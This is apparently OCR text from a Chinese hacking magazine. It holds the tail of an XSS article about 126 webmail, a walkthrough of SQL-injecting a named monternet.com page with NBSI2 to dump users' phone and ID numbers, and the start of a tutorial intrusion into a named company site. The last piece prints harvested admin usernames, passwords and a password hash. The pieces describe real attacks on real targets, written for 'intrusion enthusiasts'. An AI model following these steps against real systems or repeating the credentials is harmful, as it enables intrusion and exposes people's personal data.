


图12

所示。因为126信箱的Ajax功能会将邮件下载并保存到本地，所以居然无须打开邮件即会弹出Alert窗口。

总结

我们这次的检测其实还包括了MSN、Gmail、Yahoo等几个国外站点，它们目前也是典型的Web2.0使用站点，但是用以上xss方式却都没有出现类似问题，尤其是MSN的过滤方式更令人称奇，这使人不禁对中国的门户网站产生不解。其实这些变换着方式的代码注入，它们应该可以轻而易地举进行屏蔽或过滤的，但不知道为什么却始终跟用户玩着冒险的游戏，对Samy和Yamanner所带来的危害和损失视而不见。

前些日子的百度受攻击事件已经证明了个人攻击网站巨头并不是一个神话，但愿中国的门户网站们会尽快的清醒起来，把安全放在首位，走得更安稳些，走得更长远些！

适合读者：入侵爱好者、脚本爱好者
前置知识：无



万人资料是这样泄漏的

文/图 WPXTC(From CC)

前段时间网上陆续爆出用户信息泄漏事件，动辄数万人的银行信息、个人资料失窃，给用户造成了巨大损失。难道真是黑客很牛吗？也许有些是，但很多情况是网站自身存在着很明显的漏洞而导致的。下面就来一起看看我是如何获得万人的个人信息的吧。

用户将自己的个人信息提交到要注册的网站，储存在网站的数据库里，我们要想获得这些信息，就要从数据库下手，还是先选一个个人信息集中的"母体"吧。嗯，monternet怎么样，该有很多人注册吧？来看看吧。

对于网站信息的搜集，这里我们要借助Google。输入"site:monternet.com .asp"，"site"用来指定在某个网站内进行搜索，这里指定搜索monternet.com站内的资源，".asp"则是我们要搜索的内容，即.asp文件。点击搜索，第一页最下面出现了我期待的东西，如图1 所示。



摩托罗拉|新闻中心|精彩图片|办公及生产设施首页
新闻查询，2006年03月，2006年02月，2006年01月，2005年12月，2005年11月，2005年10月，2005年09月，2005年08月，2005年07月，2005年06月，2005年05月，2005年04月，2005年03月，2005年02月，2005年01月，2004年新闻，2003年新闻，2002年新闻，2001年新闻 ...
javacontest.monternet.com/news/graphics/graphics.asp?imgtype=6 - 12k - 补充材料 -
网页快照 - 类似网页

图1

点击打开页面，这个页面本身是没有漏洞的，内容是关于摩托罗拉的新闻图片。把鼠标移到其中一张图片上，下面显示出了链接，如图2 所示，凭直觉这个地方程序员很可能会忽视掉过滤。




图2

打开链接，在后面加上个"'"。咦？显示无法显示网页！定睛一看，是内部服务器错误。啊哈，不好意思，赶紧把"显示好友HTTP错误信息"关掉。在这里友情提醒一下各位菜鸟们，一定要记着把这个关掉哦，不然IE不给看错误信息的，如图3 所示。




图3

现在好了，数据库信息出来了，如图4 所示，是MSSQL数据库，抄家伙上。



Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ''.
/news/graphics/graphic.asp, line 10

图4

拿出NBSI2，填上地址，开整，如图5 所示。虽说权限比较低，但并不妨碍我们读取用户信息，至于提权，那是后话了。




图5

图6所示是正在读取信息，看起来很别扭，用NBSI的"自动导出"功能将数据导出。




图6

图7就是导出的文件了，由于信息项目很多，一行里显示不完整，里面还有电话号码和身份证号。

适合读者：入侵爱好者
前置知识：无

VIP会员学习成果展：多思路入侵企业网站

文/图 [黑防vip] 9527

今天我们要做的是多思路入侵上海闵行新灵无机材料厂这个站点，其网址是http://www.xinlingwuji.com。为什么要入侵这个站点呢？其实主要是给新手一个思路，废话不多说，下面开始。

打开主页，会发现有一个管理入口，呵呵，还真方便，如图1所示。试了几个默认密码跟万能密码都不行，意料之中的事情。根据我的习惯，直接把地址放进明小子里面，去扫扫有什么漏洞，如图2所示。经过检测后，发现




图1




图2

是Access的数据库，我们先猜表名，再猜列名。

经过猜解后，这个数据库有3个表名，如图3所示。User表的内容为username: ontime，password: d17fd33e68b4f90d，密码是MD5加密的，破解后也是ontime，可是登录不上去。我们再看看Manage_User表，其内容为username: admin、password: dcrfnt和username: kekecn、password: lgniht。经过测试，表里面的用户名和密码全都不能用。既然注入行不通，我们就另外寻找漏洞吧，再试试上传，如图4所示。经过测试还是不能用，后来用Cookie依然是以失败告终。那么这个网站有没有默认的数据库呢？我们来看看，结果依然令人失望，如5所示。




图3

